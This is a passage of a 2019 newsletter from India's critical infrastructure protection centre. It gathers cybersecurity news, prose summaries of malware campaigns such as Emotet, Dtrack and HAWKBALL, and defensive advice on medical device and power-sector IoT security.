NEWSLETTER

October 2019

National Critical Information Infrastructure Protection Centre

(A unit of National Technical Research Organisation)

VOLUME 3 ISSUE 4

@NCIIPC

NCIIPC Newsletter

October 2019

स्वच्छ भारत
एक कदम स्वच्छता की ओर

Inside This Issue

1	**Message from NCIIPC Desk**
2	**News Snippets - National**
3	**News Snippets - International**
6	**Trends**
8	**Malware Bytes**
11	**Learning**
17	**Vulnerability Watch**
20	**Security App**
21	**NCIIPC Initiatives**
25	**Mobile Security**
27	**Upcoming Events – Global**
28	**Upcoming Events - India**

NCIIPC has also released a set of Guidelines for Identification of Critical Information Infrastructure (CII).

Message from the NCIIPC Desk

Dear Readers,

There has been a surge in ransomware attacks on Government IT infrastructure all over the world. States with meagre budget for cyber security have become an easy prey for cyber criminals. The increasing vulnerabilities in Government Sector are a matter of concern. If not mitigated, these could adversely impact the Digital India and e-governance initiatives.

Threats like Mirai and suspected backdoors in plethora of devices need to be addressed on priority. With ubiquitous proliferation of IoT devices and ushering of newer technologies like 5G on the anvil, the attack surface is going to significantly increase. Reports suggest that by 2020, India will have around 1.9 billion connected IoT devices.

The vanishing divide between OT and the ICT infrastructure presents a larger attack surface. Most Critical Sectors are heavily dependent on legacy ICS/SCADA systems. The known security gaps need to be looked into.

We also see the rise of attacks on the financial sector in India especially the use of Dtrack malware. Though the click-through rates on phishing links have shown a decline, there is a corresponding increase in the susceptibility of mobile users.

NCIIPC has been periodically conducting cyber security awareness and sensitization workshops for critical sector entities. NCIIPC has also released a set of Guidelines for Identification of Critical Information Infrastructure (CII). These Guidelines will help Enterprises, Regulators, Ministries and other Stakeholders to have a consistent and standardised approach for identification and representation of CII within and across all the Critical Sectors.

NCIIPC extends its greetings and best wishes to the readers for the upcoming festivities.

Comments, suggestions and feedback are solicited from the readers. Selected letters shall also be published. You may write to us at newsletter@nciipc.gov.in

News Snippets - National

India-Estonia Signed Cooperation Agreement on Cyber Security

Source: www.baltictimes.com

The Estonian Information System Authority (RIA) on 21st Aug signed a cooperation agreement with India, under which the two countries will start working towards more effective protection in cyber-security. The memorandum was signed by RIA Director General Margus Noormaa with India's Ministry of Electronics and Information Technology. Spokesperson for RIA conveyed that under the agreement, RIA's incident response department CERT-EE and the cyber-security unit of India performing similar tasks will launch regular exchange of information, advice, assistance and exchange of experts if necessary.

Image Source: https://www.crossed-flag-pins.com

25 Government Websites were hacked till May 2019

Source: https://english.newstracklive.com/

Talking to reporters in Parliament on 11th July, Information Technology and Telecommunications Minister Sh. Ravi Shankar Prasad said that in the past five months, 25 central ministries and state government websites were targeted by hackers. Sh. Prasad informed the Parliament, on the basis of information provided by the Indian Computer Emergency Response Team, that in 2016, 2017, 2018 and 2019 (till May), 199, 172, 110 and 25 websites respectively of the Central Ministries/Departments and States were hacked. He further expressed concern that cyberattacks have become a global problem since the expansion of information and technology services.

Cyberattacks have become a global problem since the expansion of information and technology services

India's National Cybersecurity Strategy will be released in January 2020

Source: www.varindia.com

"India's National Cybersecurity Strategy 2020 will be released in January 2020. The government's vision of a USD 5-trillion economy will be helped to a great extent by this effort," said Lt Gen Rajesh Pant, National Cyber Security Coordinator (NCSC), at an event. The most important requirement for internet safety is increased effective coordination between ministries that are overseeing various aspects of cyber security, proper critical infrastructure protection and public-private partnership, he said. He further added that the critical information infrastructure does not only lie with the government, so that partnership with private sector becomes essential.

Keynote: Cyber Security Imperatives – Lt Gen (Dr) Rajesh Pant
National Cyber Security Coordinator
Inaugural and Plenary Session
Follow us on:

Lt Gen Rajesh Pant, National Cyber Security Coordinator (NCSC)

News Snippets - International

Various Cities of United States Hit by Ransomware Attacks

Source: www.scmagazine.com, www.zdnet.com

RANSOMWARE ATTACKS
2018-2019
ATLANTA
BALTIMORE
RIVIERA BEACH
LAKE CITY

Access to Riviera City data was locked on May 29, when a police department employee opened an email and unleashed ransomware on the city's network. Three weeks later the city council voted to pay more than $600,000 ransom to recover data. On June 10, the Lake City was targeted by a malware attack known as "Triple Threat." As a result of this attack, many City systems were out of order. After two weeks the city opted to pay a $460,000 ransom. Baltimore officials approved using $10 million in excess revenue to cover ongoing expenses related to a ransomware attack that immobilized several of the cities computer systems in early May. The officials refused to pay the ransom. Georgia's Judicial Council and Administrative Office of the Courts was another victim of ransomware attack. All La Porte County government emails, and the county website, remained out of commission following a malware virus attack that affected the system on July 6. The County paid $130,000 ransom to recover data on computer systems impacted by ransomware. The United States Conference of Mayors has issued a resolution at its annual meeting to stand united against paying ransoms when municipalities are hit by ransomware attack. A Puerto Rico-based medical centre and a related women and children's hospital were victims of ransomware attack impacting the data of more than 522,000 individuals. Louisiana Governor activated a state-wide state of emergency in response to a wave of ransomware infections that hit multiple school districts. The Georgia Department of Public Safety was hit by a ransomware infection on July 26 that affected state patrol, capitol police and the Georgia Motor Carrier Compliance Division. Twenty-three local Texas governments were infected with ransomware. The attack took place on August 16, when several smaller local Texas governments reported problems with accessing their data to the Texas Department of Information Resources. The Rockville Centre, N.Y. School District paid $88,000 ransom to regain access to files that were encrypted by Ryuk ransomware on July 25. By finding ways to restore some of data, the ransom demand went from approximately $176,000 to $88,000.

The United States Conference of Mayors has issued a resolution at its annual meeting to stand united against paying ransoms when municipalities are hit by ransomware attack.

Louisiana Governor activated a state-wide state of emergency in response to a wave of ransomware infections that hit multiple school districts.

Hackers for SSL VPNs Manufactured by Fortinet/Pulse Secure

Source: www.govinfosecurity.com

Hackers are hunting for SSL VPNs manufactured by both Fortinet and Pulse Secure that have yet to be updated to fix serious security flaws.

There's been a surge in scanning attempts by attackers to locate and automatically hack these devices, exploiting known flaws that allow them to steal passwords and other sensitive data. With stolen passwords in hand, attackers can potentially gain full, remote access to organizations' networks. Troy Mursch of Chicago-based threat intelligence firm Bad Packets warned that his firm's honeypots had detected opportunistic, large-scale mass scanning activity by hackers looking for Pulse Secure VPN SSL servers vulnerable to CVE-2019-11510.

Honeypots had detected opportunistic, large-scale mass scanning activity by hackers looking for Pulse Secure VPN SSL servers

UN Investigating North Korean Cyber-attacks for Money

Source: www.fifthdomain.com

U.N. experts are investigating at least 35 instances in 17 countries of North Korean using cyber-attacks to illegally raise money for weapons of mass destruction programs. North Korea illegally acquired as much as $2 billion from its increasingly sophisticated cyber activities against financial institutions and cryptocurrency exchanges. South Korea is hardest-hit, the victim of 10 North Korean cyber-attacks, followed by India with three attacks, and Bangladesh and Chile with two each. Thirteen countries suffered one attack each — Costa Rica, Gambia, Guatemala, Kuwait, Liberia, Malaysia, Malta, Nigeria, Poland, Slovenia, South Africa, Tunisia and Vietnam. The report cites three main ways by which the North Korean cyber hackers operate:

South Korea is hardest-hit, the victim of 10 North Korean cyber-attacks, followed by India with three attacks

- Attacks through the Society for Worldwide Interbank Financial Telecommunication
- Theft of cryptocurrency "through attacks on both exchanges and users."
- And "mining of cryptocurrency as a source of funds for a professional branch of the military”.

NSA is creating a Cybersecurity Directorate

Source: https://www.cyberscoop.com

The National Security Agency is creating a Cybersecurity Directorate to better protect the country against cyber threats from foreign adversaries. The move is intended to allow the NSA to better provide information gleaned from signals intelligence to agencies and the private sector in order to protect national critical infrastructure. One of the Cybersecurity Directorate’s jobs will be updating the NSA’s website as a one-stop-shop for vulnerability information.


The move is intended to allow the NSA to better provide information gleaned from signals intelligence to agencies and the private sector in order to protect national critical infrastructure.

DHS Cyber Incident Response Teams Act

Source: https://www.nextgov.com

The House lawmakers on July 9 approved a bill that would stand up a team of government cyber defenders who could parachute in when networks come under attack. The DHS Cyber Incident Response Teams Act would create a permanent group of security specialists that agencies and industry could call on when their IT infrastructure gets compromised. The teams, housed within the Cybersecurity and Infrastructure Security Agency, would assist victims in containing the damage and restoring networks after digital attacks. Besides cleaning up after cyberattacks, the teams would be responsible for helping partners in the public and private sector understand the latest cyber risks and create strategies for defending against attacks. Officials also have the option to staff teams with cyber specialists from the private sector. After four years, the officials would be required to provide the Congress with statistics on the teams' performance.

The DHS Cyber Incident Response Teams Act would create a permanent group of security specialists that agencies and industry could call on when their IT infrastructure gets compromised


Cogent
AS 174
TeliaNet
AS 1299
Whatsapp
AS 36351
Traffic Path during service disruption
China Telecom accepts the new routes and propagates to other ISPs such like Cogent
China Telecom
AS 4134
Safe Host
AS 21217
Safe Host leaks routes for thousands of IP prefixes including WhatsApp
Traffic dropped in China Telecom backbone

Multiple BGP Leak Events Disrupt the Major Internet Services

Source: arstechnica.com, blog.cloudflare.com

The traffic from various European mobile internet providers was rerouted through China due to a route leak originating from a Swiss ISP. The Switzerland-based company Safe Host improperly updated its routers to advertise it was the proper path to reach what eventually would become more than 70,000 Internet routes comprising an estimated 368 million IP addresses. China Telecom's, which struck a network peering arrangement with Safe Host, almost immediately echoed those routes. In short order, a large number of big networks that connect to China Telecom began following the route. As a result, much of the traffic destined for telecommunications providers using the affected IP addresses passed through China Telecom equipment before either being sent to their final stop or being dropped during long waits caused by the roundabout paths. In another event a company in Northern Pennsylvania became a preferred path of many Internet routes. An Internet Service Provider in Pennsylvania (DQE Communications) was using a BGP optimizer in their network, which meant there were a lot of more specific routes in their network. DQE announced these specific routes to their customer (Allegheny Technologies Inc). All of this routing information was then sent to their other transit provider (Verizon), who proceeded to tell the entire Internet about these "better" routes. Suddenly Verizon, Allegheny, and DQE had to deal with a stampede of Internet users trying to access those services through their network. None of these networks were suitably equipped to deal with this drastic increase in traffic, causing disruption in service.

As a result much of the traffic destined for telecommunications providers using the affected IP addresses passed through China Telecom equipment before either being sent to their final stop

Trends

Latest Technological Trends in Banking and Financial Services in India

Sectoral Coordinator, BFSI

The latest banking industry trends have become much technical today. It has moved from normal paper transactions to screen tap points. Today's banking scenario works on providing differentiated and delightful customer experience than merely just providing financial services. The financial technology has revolutionized financial services in India as well as the banking sector. It has resulted in the introduction and advancement of several technology trends that have contributed to the transformation, growth, and advancement of these industries. Modern trends in banking system make it easier, simpler, paperless, signature less and branchless with various features like IMPS (Immediate Payment Service), RTGS (Real Time Gross Settlement), NEFT (National Electronic Funds Transfer), Online Banking, and Telebanking. Digitization has created the comfort of "anywhere and anytime banking." Mobile banking future trends hint at the acquisition of IoT and Voice-Enabled Payment Services to become the reality of tomorrow. These voice-enabled services can be found in smart televisions, smart cars, smart homes, and smart everything. Top industry leaders are collaborating to adopt IoT-connected networks to create mobile banking technologies that require users' voice to operate. Unified Payments Interface (UPI) is one of the fastest and most secure payment gateways that is developed by National Payments Corporation of India (NPCI) and regulated by the Reserve Bank of India. There are approximately 39 apps and more than 50 banks supporting the transaction system. There is an increasing use of Artificial Intelligence Robots by many Indian banks. These robots can recognize fraudulent behaviour, collate surveys and feedback and assist in financial decisions in respect of customer. Cloud Computing in Banking has reduced the challenges being faced by the banking industry in numerous ways, including reduced cost of infrastructure, increased business agility, and enhanced level of security.

> *Today's banking scenario works on providing differentiated and delightful customer experience than merely just providing financial services.*

> *Top industry leaders are collaborating to adopt IoT-connected networks to create mobile banking technologies that require users' voice to operate.*

References:

[1] https://www.enterpriseedges.com/banking-financial-service-trends-india

[2] https://www.finoit.com/blog/banking-industry-trends-2018-19/

Project from NSA to Protect Machines from Firmware Attacks

Source: https://www.cyberscoop.com


A multi-year project of National Security Agency that could better protect machines from firmware attacks will soon be available to the public. The project will increase security in machines essentially by placing the machine's firmware in a container to isolate it from would-be attackers. A layer of protection is being added to the System Management Interrupt (SMI) handler — code that allows a machine to make adjustments on the hardware level — as part of the open source firmware platform Coreboot. The end product — known as an SMI Transfer Monitor with protected execution (STM-PE) — will work with x86 processors that run Coreboot. The STM is a hypervisor, meaning it can isolate physical hardware from a computer's operating system and can prevent meddling with low-level code, such as power management. When [STM-PE is] runs, it takes this code and puts it in a box such that it only can access the device systems that it needs to access.

When [STM-PE is] run, it takes this code and puts it in a box such that it only can access the device systems that it needs to access.

More than 70% of Newly Registered Domains are "malicious" or "suspicious" or "not safe for work"

Source: https://unit42.paloaltonetworks.com/newly-registered-domains-malicious-abuse-by-bad-actors/

Newly registered domains (NRDs) are known to be favoured by threat actors to launch malicious campaigns. Academic and industry research reports have shown statistical proof that NRDs are risky, revealing malicious usage of NRDs including phishing, malware, and scam. Therefore, best security practice calls for blocking and/or closely monitoring NRDs in enterprise traffic. Analysis shows that more than 70% of NRDs are "malicious" or "suspicious" or "not safe for work." Also, most NRDs used for malicious purposes are very short-lived. They can be alive only for a few hours or a couple of days, sometimes even before any security vendor can detect it. This is why blocking NRDs is a necessary, preventive security measure for enterprises. NRDs are often times abused by bad actors for nefarious purposes, including but not limited to C2, malware distribution, phishing, typo squatting, PUP/Adware, and spam.




They can be alive only for a few hours or a couple of days, sometimes even before any security vendor can detect it.

US Secure and Anonymous Portal for Reporting Vulnerabilities

Source: https://www.cyberscoop.com

The U.S. government is experimenting with a secure and anonymous portal for reporting software vulnerabilities to encourage closer collaboration with ethical hackers. The initiative is recognition of the lingering reluctance that some security researchers have felt in flagging bugs for federal officials.



SECUREDROP

Share and accept documents securely.

SecureDrop is an open source whistleblower submission system that media organizations and NGOs can install to securely accept documents from anonymous sources. It was originally created by the late Aaron Swartz and is now managed by **Freedom of the Press Foundation**. SecureDrop is available in **18 languages**.


The project would use SecureDrop, the open-source software that some news organizations rely on for anonymous tips, to submit vulnerability information. The platform runs through Tor, the anonymizing tool.

Malware Bytes

An ongoing Malware Campaign Linked to Threat Actor SWEED

Source: https://blog.talosintelligence.com/

Cisco recently identified an ongoing malware campaign linked to threat actor SWEED. This threat actor includes malware such as formbook, Lokibot and Agent Tesla. The actor primarily targets to infect its victim by using spear phishing emails with malicious attachments. The attacker placed droppers inside of zip archive, and then attached those ZIPs to emails. In April 2018, Sweed began making use of previously disclosed office exploit. In 2019, the campaigns associated with SWEED began leveraging malicious Office macros. The excel attachment contains an obfuscated VBA macro, which executes a PowerShell script using a WMI call. The downloaded binary is an AutoIT-compiled script. One of the common characteristics associated with SWEED campaign is the use of various techniques to bypass User Account Control on infected systems. SWEED also used typo squatting for the domains used to host the packed Agent Tesla binaries that have been distributed. SWEED has been active for last three years. A user with SWEED name has been active on various forums, IRC channels and Discord Servers.




Victims' geographic dispersion

SWEED also used typo squatting for the domains used to host the packed Agent Tesla binaries that have been distributed

Emotet Botnet appear to have resumed Activity

Source: https://www.bleepingcomputer.com

Command and control (C2) servers for the Emotet botnet appear to have resumed activity and deliver binaries once more. This comes after being inert since the beginning of June. The botnet's C2 infrastructure revived again in August. According to MaxMind geo-IP service, the servers seen to be active are from the U.S., Hungary, France, Germany, India, Belgium, Poland, Mexico, Argentina, and Australia. Although it started as a banking Trojan in 2014, Emotet changed its course to becoming a botnet that delivers various malware strains. Emotet is now one of the top threats, its infrastructure being used to distribute Trickbot, another banking Trojan, and then spread the Ryuk ransomware. This combination is dubbed 'triple threat' and has affected public administrations in the U.S.




Cofense Labs
@CofenseLabs

The Emotet botnet arose from the grave yesterday and began serving up new binaries. We noticed that the C2 servers began delivering responses to POST requests around 3PM EST on Aug 21. Stay vigilant and keep an eye out for any updates as we monitor for any changes.

♡ 64 1:36 AM - Aug 23, 2019

51 people are talking about this

Servers seen to be active are from the U.S., Hungary, France, Germany, India, Belgium, Poland, Mexico, Argentina, and Australia



Operation Soft Cell Targeting Global Telecom Service Providers

Source: https://www.cybereason.com/


In 2018, the Cybereason Nocturnus team identified an advanced, persistent attack named Operation Soft Cell targeting global telecommunications providers. This multi-wave attacks focused on obtaining data of specific, high-value targets and resulted in a complete takeover of the network. Operation Soft Cell has been active since at least 2012, though some evidence suggests even earlier activity by the threat actor against telecommunications providers. The attack was aiming to obtain CDR records of a large telecommunications provider. The threat actor was attempting to steal all data stored in the active directory, compromising every single username and password in the organization, along with other personally identifiable information, billing data, call detail records, credentials, email servers, geo-location of users, and more. In an attempt to hide the contents of the stolen data, the threat actor used winrar to compress and password-protect it. The winrar binaries and compressed data were found mostly in the Recycle Bin folder. The threat actor managed to infiltrate into the deepest segments of the providers' network, including some isolated from the Internet, as well as compromise critical assets.

> *The threat actor managed to infiltrate into the deepest segments of the providers' network, including some isolated from the Internet*

Attack against the Government Sector in Central Asia

Source: https://www.fireeye.com

FireEye Labs recently observed an attack against the government sector in Central Asia. The attack involved the new HAWKBALL backdoor being delivered via well-known Microsoft Office vulnerabilities CVE-2017-11882 and CVE-2018-0802. HAWKBALL is capable of surveying the host, creating a named pipe to execute native Windows commands, terminating processes, creating, deleting and uploading files, searching for files, and enumerating drives. HAWKBALL communicates to a single hard-coded C2 server using HTTP. The C2 server is obtained from the decrypted config file.



СОДРУЖЕСТВО НЕЗАВИСИМЫХ ГОСУДАРСТВ
АНТИТЕРРОРИСТИЧЕСКИЙ ЦЕНТР

МАТЕРИАЛЫ
СБОРА РУКОВОДЯЩЕГО СОСТАВА
АНТИТЕРРОРИСТИЧЕСКИХ ПОДРАЗДЕЛЕНИЙ
ОРГАНОВ БЕЗОПАСНОСТИ
И СПЕЦИАЛЬНЫХ СЛУЖБ
ГОСУДАРСТВ – УЧАСТНИКОВ СНГ

Чолпон-Ата
2018

Decoy used in the attack

XENOTIME Probing the Networks of Electric Utility Organizations

Source: https://dragos.com

XENOTIME, the group behind the TRISIS event, previously focused on oil and gas related targeting. In February 2019, Dragos identified a change in XENOTIME behaviour: starting in late 2018, XENOTIME began probing the networks of electric utility organizations in the US and elsewhere using similar tactics to the group's operations against oil and gas companies.

Multiple ICS sectors now face the XENOTIME threat; this means individual verticals – such as oil and gas, manufacturing, or electric – cannot ignore threats to other ICS entities because they are not specifically targeted. XENOTIME is the only known entity to specifically target Safety Instrumented Systems (SIS) for disruptive or destructive purposes. Electric utility environments are significantly different from oil and gas operations in several aspects, but electric operations still have safety and protection equipment that could be targeted with similar tradecraft.

XENOTIME is the only known entity to specifically target Safety Instrumented Systems (SIS) for disruptive or destructive purposes.

Dtrack - Spy Tool Spotted in Indian Financial Institutions

Source: https://usa.kaspersky.com


Kaspersky discovered a previously unknown spy tool in Indian financial institutions and research centres. Called Dtrack, this spyware reportedly was created by the Lazarus group and is being used to upload and download files to victims' systems, record key strokes and conduct other actions typical of a malicious Remote Administration Tool (RAT). In 2018, Kaspersky researchers discovered ATMDtrack – malware created to infiltrate Indian ATMs and steal customer card data. The two strains share similarities with each other, but also with the 2013 DarkSeoul campaign.

This spyware reportedly was created by the Lazarus group and is being used to upload and download files to victims' systems

Multistage Attack against Elasticsearch Databases

Source: https://blog.trendmicro.com

This year's first quarter saw a surge of attacks against Elasticsearch servers. These attacks mostly delivered cryptocurrency-mining malware. The latest attack spotted deviates from the usual profit-driven motive by delivering backdoors as its payload. These threats can turn affected targets into botnet zombies used in Distributed Denial-of-Service (DDoS) attacks. The attack chain involves searching for exposed or publicly accessible Elasticsearch servers. The malware would invoke a shell with an attacker-crafted search query with encoded Java commands. Once this is successfully carried out, the first malicious script is downloaded from a domain, which appears to be expendable or easy-to-replace. The first-stage script will attempt to shut down the firewall as well as competing and already-running cryptocurrency mining activities and other processes. The second-stage script is then retrieved, likely from a compromised website.


1.1
Scan or search for exposed or unsecure Elasticsearch database/server
1.2
Exploit vulnerability in Elasticsearch database/server
2
Execute first-stage script and download second-stage script
3
Execute second-stage script and download payload from compromised site
4
Execute payload (BillGates/Setag malware)

The attack's infection chain

These threats can turn affected targets into botnet zombies used in Distributed Denial-of-Service (DDoS) attacks.

Learning

Medical Device Cyber Security

Sectoral Coordinator (Strategic & Public Enterprises), NCIIPC

Image Source: www.todaysmedicaldevelopments.com

All medical devices carry a certain amount of benefit and risk. Medical devices are increasingly connected to the Internet, hospital networks, and other medical devices to provide features that improve health care and increase the ability of health care providers to treat patients. These same features also increase the risk of potential cybersecurity threats. Medical devices, like other computer systems, can be vulnerable to security breaches, potentially impacting the safety and effectiveness of the device. As medical device technology continues to evolve it is inevitable that more use will be made of commoditized hardware and software. Most medical device cyber risk issues will fall under the three categories, which make for easier understanding of why a particular technical control or process has been implemented:-

Medical devices, like other computer systems, can be vulnerable to security breaches, potentially impacting the safety and effectiveness of the device.

- Confidentiality
- Integrity
- Availability

Medical Device Risk: Medical devices will often contain complex electronics (often electromechanical) with supporting software or firmware. The latter is often used to control specific features of a device and will often be loaded directly onto a chipset. Historically firmware was rarely updatable, but manufacturers are aware now that updateable firmware makes a device easier to support and update against cyber related threats. There are a large number of potential risks to medical devices, but the common ones are:

Flawed or defective software and firmware, a significant interruption of service could result in harm to patients or even loss of life

- Flawed or defective software and firmware, a significant interruption of service could result in harm to patients or even loss of life
- Incorrectly configured network services.
- Security and privacy issues
- Poor data protection, which maintain a wide range of sensitive patient records
- Improper disposal or loss of the device with on-board memory still containing patient data

Mitigating Cyber security Risks: In addition to below steps, healthcare organisation and medical device manufacturers should ensure appropriate safeguards are in place:-

- Changing or strengthening the device’s default credentials makes the device less prone to unauthorized access

- Enabling the device's firewall, if available, or deploying intrusion detection and prevention systems to mitigate incursion attempts.
- Review IOT devices to ensure they support the latest security protocols and standards and disable older insecure protocols. (check the vendors websites for updates & patches)
- Educate engineers and developers on the importance of data protection and cyber security and ensure that software engineers are recognized for building secure, robust code.

References:

[1] https://www.himss.org/file/1317711/download?token=FpOapXsF

[2] https://www.finoit.com/blog/banking-industry-trends-2018-19/

Cyber Security Threats and Solutions for IoT Devices Used in Power Sector

Sectoral Coordinator (Power and Energy), NCIIPC

The IoT security is the technology area concerned with safeguarding connected devices and networks in the Internet of Things (IoT). IoT devices are used in interrelated cyber physical systems which are widely used in Power Sector. Supervisory Control and Data Acquisition (SCADA) systems are widely used in the power sector as means to automate industrial processes in Power Systems.

Its functions included supervision of the operation of Remote Terminal Units (RTUs) & programmable logic controllers (PLCs) by collecting data about the underlying processes, analysing the data, and sending commands to control the processes. Smart meters are another example of IoT, with its ability to deliver near real-time consumption data and connect and/or disconnect customers, both without visiting the customer location. Operational technology like SCADA and smart meters have to be complemented with information and communication technology (ICT) like Geographic Information Systems (GIS) and enterprise resource planning (ERP) systems for an IoT solution. Due to convergence of IT & OT technologies, the possibility of threats in Power Sector increases. Attack surface is also increased due to inclusion of IoT devices, communication channels, applications & software.

Smart meters are another example of IoT, with its ability to deliver near real-time consumption data and connect and/or disconnect customers, both without visiting the customer location.

Devices: Huge number of heterogeneous devices is used for sensing. This increases the attack surface.

Communication Channels: Attacks can originate from the channels that connect IoT components with one another

Applications and Software: Vulnerabilities in web applications and related software such as firmware for IoT devices can lead to compromised systems.

For IoT security following security measures may be adopted:

- All data being gathered and information being stored should be monitored for anomaly detection.
- Each device being connected to the network should be configured with security in mind.
- Machine to machine whitelisting and authentication may be adopted.
- The organization's security strategy should be built on the assumption of compromise.
- Each device should be physically secured.

References

[1] https://www.trendmicro.com/vinfo/in/security/news/internet-of-things/the-iot-attack-surface-threats-and-security-solutions

[2] https://www.adb.org/sites/default/files/publication/350011/sdwp-48.pdf

National Security Operation Centre

Director (NSAC), NCIIPC


Across the Globe it is being realised that cyber security has to follow a tiered approach and no single entity in isolation can protect the critical assets of the country without having redundancy and multiple layers with appropriate trust and coherence as a pre-requisite.

National Security Operation Centres (NSOCs) are collaborative efforts to converge and analyse vast amount and variety of data for threat sharing at National level. At National level, the aim is to analyse, evolve, predict, and disseminate cyber threat alerts/advisories to the stakeholders. National threat pictures give the Government insight into the threats faced by the CII (Critical Information Infrastructures), which helps them to shape the Cyber Security Framework, Policies and SOPs accordingly for the protection of CII. The aim is to have mechanisms in place where National institutions entrusted with the responsibility of running NSOCs should have a broad picture of malicious activity (if any) between Global Cyber space and networks of the individual CIIs. This enables the NSOC to pro-actively do the correlation across Data Centres (DCs) of these CIIs at the national level, to pro-actively inform all the CIIs as soon as any malicious activity is witnessed in the logs of any of these critical entities.


NSOC - Beyond SIEM and SOC: Over the decade, Cyber Security industry has witnessed a change in the way Cyber Security Operations of the networks are dealt. Monitoring the logs by the organisation through Syslog servers has been the standard practice, with addition of SIEM (Security Incident and Event Management) solutions, which are now transiting to Next Gen-SIEM along with SOAR (Security Orchestration, Automation and Response) capabilities. However, CIIs having pan country presence with interconnected networks have found it useful to have dedicated teams for the protection of the same, hence moving to the SOC (Security Operations Centre) with dedicated manpower to manage identified processes with proper escalation matrixes in place. These CIIs have also started moving on to the Next Gen SOC for automation of threat hunting and analytics which can be quite complex if the volume of monitored logs is quite huge.

Dynamic DevOps which deals with all the software updates and upgrades specific to the operational requirement of the Organisation managing the NSOC is vital to keep them abreast of the latest technological trends/developments catering the needs of automation, analytics, visualization and reporting.

The NSOC has some extra features (specific to perimeter logs), which give the cross CII correlation overview of the data in terms of the threat witnessed in one organisation or repetition in the type of attack patterns witnesses in data log sets. The evolution of features is depicted in Figure, which also highlights components like indigenous Threat feeds, which may also include the inputs from cross country bilateral arrangements. One component of Dynamic DevOps, which deals with all the software updates and upgrades specific to the operational requirement of the Organisation managing the NSOC, is vital to keep them abreast of the latest technological trends/ developments catering the needs of automation, analytics, visualization and reporting.



Key Parameters for Designing NSOC: NSOC should be balance of People, Process, Technology and Data as highlighted in Figure.


People
Network Management team
Analysts
Threat Hunters
Software Management team
Data Scientists
Dynamic DevOps Team
Process
